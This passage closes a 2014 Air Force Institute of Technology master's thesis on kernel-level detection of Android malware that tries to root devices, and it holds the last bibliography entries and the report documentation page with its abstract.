[50] Wang, Yong, K. Streff, and S. Raman. "Smartphone Security Challenges". *Computer*, 45(12):52–58, 2012. ISSN 0018-9162.

[51] Wei, Te-En, A.B. Jeng, Hahn-Ming Lee, Chih-How Chen, and Chin-Wei Tien. "Android privacy". *Machine Learning and Cybernetics (ICMLC), 2012 International Conference on*, volume 5, 1830–1837. 2012. ISSN 2160-133X.

[52] Wei, Te-En, Ching-Hao Mao, A.B. Jeng, Hahn-Ming Lee, Horng-Tzer Wang, and Dong-Jie Wu. "Android Malware Detection via a Latent Network Behavior Analysis". *Trust, Security and Privacy in Computing and Communications (TrustCom), 2012 IEEE 11th International Conference on*, 1251–1258. 2012.

[53] Werling, Jessica and Justin Ball. "CSCE 725: A Comparision of Three Reverse Engineered Android Malware Families", March 2013.

[54] You, Dong-Hoon and Bong-Nam Noh. "Android platform based linux kernel rootkit". *Malicious and Unwanted Software (MALWARE), 2011 6th International Conference on*, 79 –87. Oct. 2011.

[55] Zhao, Zhibo and Fernando C. Colon Osono. "TrustDroid(TM): Preventing the use of SmartPhones for information leaking in corporate networks through the used of static analysis taint tracking". *Malicious and Unwanted Software (MALWARE), 2012 7th International Conference on*, 135 –143. Oct. 2012.

[56] Zhou, Yajin and Xuxian Jiang. "Dissecting Android Malware: Characterization and Evolution". *Security and Privacy (SP), 2012 IEEE Symposium on*, 95–109. 2012. ISSN 1081-6011.

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704–0188

1. REPORT DATE *(DD–MM–YYYY)*	2. REPORT TYPE	3. DATES COVERED *(From — To)*
27–03–2014	Master's Thesis	Oct 2012 - Mar 2014

4. TITLE AND SUBTITLE

Detection and Prevention of Android Malware Attempting to Root the Device

5a. CONTRACT NUMBER

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)

Ball, Justin R., Captain, USAF

5d. PROJECT NUMBER

5e. TASK NUMBER

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Air Force Institute of Technology
Graduate School of Engineering and Management (AFIT/EN)
2950 Hobson Way
WPAFB, OH 45433-7765

8. PERFORMING ORGANIZATION REPORT NUMBER

AFIT-ENG-14-M-08

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)

Center for Cyberspace Research
Attn: Dr. Robert Mills
2950 Hobson Way
WPAFB, OH 45433-7765
(937) 255-3636, Ext. 4738, Robert.Mills@afit.edu

10. SPONSOR/MONITOR'S ACRONYM(S)

AFIT/CCR

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION / AVAILABILITY STATEMENT

DISTRIBUTION STATEMENT A:
APPROVED FOR PUBLIC RELEASE; DISTRIBUTION UNLIMITED

13. SUPPLEMENTARY NOTES

This work is declared a work of the U.S. Government and is not subject to copyright protection in the United States.

14. ABSTRACT

Every year, malefactors continue to target the Android operating system. Malware which root the device pose the greatest threat to users. The attacker could steal stored passwords and contact lists or gain remote control of the phone. Android users require a system to detect the operation of malware trying to root the phone.

This research aims to detect the Exploid, RageAgainstTheCage, and Gingerbreak exploits on Android operating systems. Reverse-engineering 21 malware samples lead to the discovery of two critical paths in the Android Linux kernel, wherein attackers can use malware to root the system. By placing sensors inside the critical paths, the research detected all 379 malware samples trying the root the system. Moreover, the experiment tested 16,577 benign applications from the Official Android Market and third party Chinese markets which triggered zero false positive results.

Unlike static signature detection at the application level, this research provides dynamic detection at the kernel level. The sensors reside in-line with the kernel's source code, monitoring network sockets and process creation. Additionally, the research demonstrates the steps required to reverse engineer Android malware in order to discover future critical paths. Using the kernel resources, the two sensors demonstrate efficient asymptotic time and space real-world monitoring. Furthermore, the sensors are immune to obfuscation techniques such as repackaging.

15. SUBJECT TERMS

Android Malware Root Exploit Detection Prevention

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			Maj Thomas E. Dube (AFIT/ENG)
U	U	U	UU	104	19b. TELEPHONE NUMBER *(include area code)* (937) 255-3636 x4613 Thomas.Dube@afit.edu